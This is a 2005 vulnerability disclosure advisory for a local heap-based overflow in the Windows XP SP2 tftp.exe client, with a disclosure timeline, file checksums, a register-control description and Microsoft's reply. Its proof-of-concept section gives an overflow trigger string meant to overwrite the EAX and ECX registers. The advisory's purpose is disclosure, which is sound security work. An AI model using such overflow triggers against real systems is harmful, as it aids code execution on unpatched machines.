



# Security advisory

Windows XP SP2 TFTP Local HEAP based Overflow



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# **Introduction**

## **Problem**

The installation has been made on a Windows XP running with the latest service pack 2 and all current patches released.

The Windows XP software is vulnerability:

- [Windows XP TFTP Heap Based Overflow](#)

## Timeline of public disclosure

- 01-08-2005 Vulnerability discovered
- 15-08-2005 Research completed
- 19-08-2005 Vendor notified
- 19-08-2005 Security vulnerability tagged tftp [6167bgs] at Microsoft
- 08-09-2005 Microsoft responds with an timeframe of fix - See [Corrective actions](#)
- 03-10-2005 Public release

## Contact information

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## Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: PGP 8.0

```
mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
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CA==
```

=4wBy

-----END PGP PUBLIC KEY BLOCK-----

## File description

### **MD5 software used**

Filename: md5sum.exe  
Comments: Modified from the version originally developed by Ulrich Drepper <[drepper@gnu.ai.mit.edu](mailto:drepper@gnu.ai.mit.edu)>  
Company name: GMG Systems, Inc.  
Product name: Forensic Acquisition Utilities  
Product version: 1.0.0.1026  
File version: 2.0.1.1032  
MD5 checksum: 607be2b261c516a5c5469314445ab2f2

### **Windows XP - TFTP.EXE**

#### **Other files:**

Filename: tftp.exe  
File version: 5.1.2600.0  
File version: 5.1.2600.0 (xpclient.010817-1148)  
MD5 checksum: c6e8683b44521d6d5e86443bc3464fb3

## Technical details of the vulnerabilities


Windows XP SP2 - TFTP Heap Based Overflow

The Windows XP tftp.exe software is vulnerable to a Heap Based overflow, allowing to run arbitrary commands on the system as the user issuing the overflow.

The registers EAX and ECX are controlled, by sending 1446 bytes of crap or payload and then the next 8 bytes are the EAX and ECX.

## **PROOF OF CONCEPT:**

```
ftp -i 127.0.0.1 GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
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AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
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CCCCBBBB
```



## Corrective actions

### Response from Microsoft:

At this point, it is our understanding that this is a local EoP issue which is limited to that of the security context of the logged on user. Additionally, we are unaware of any remote attack vectors. A fix would be in a service pack fix for the affected supported platforms.

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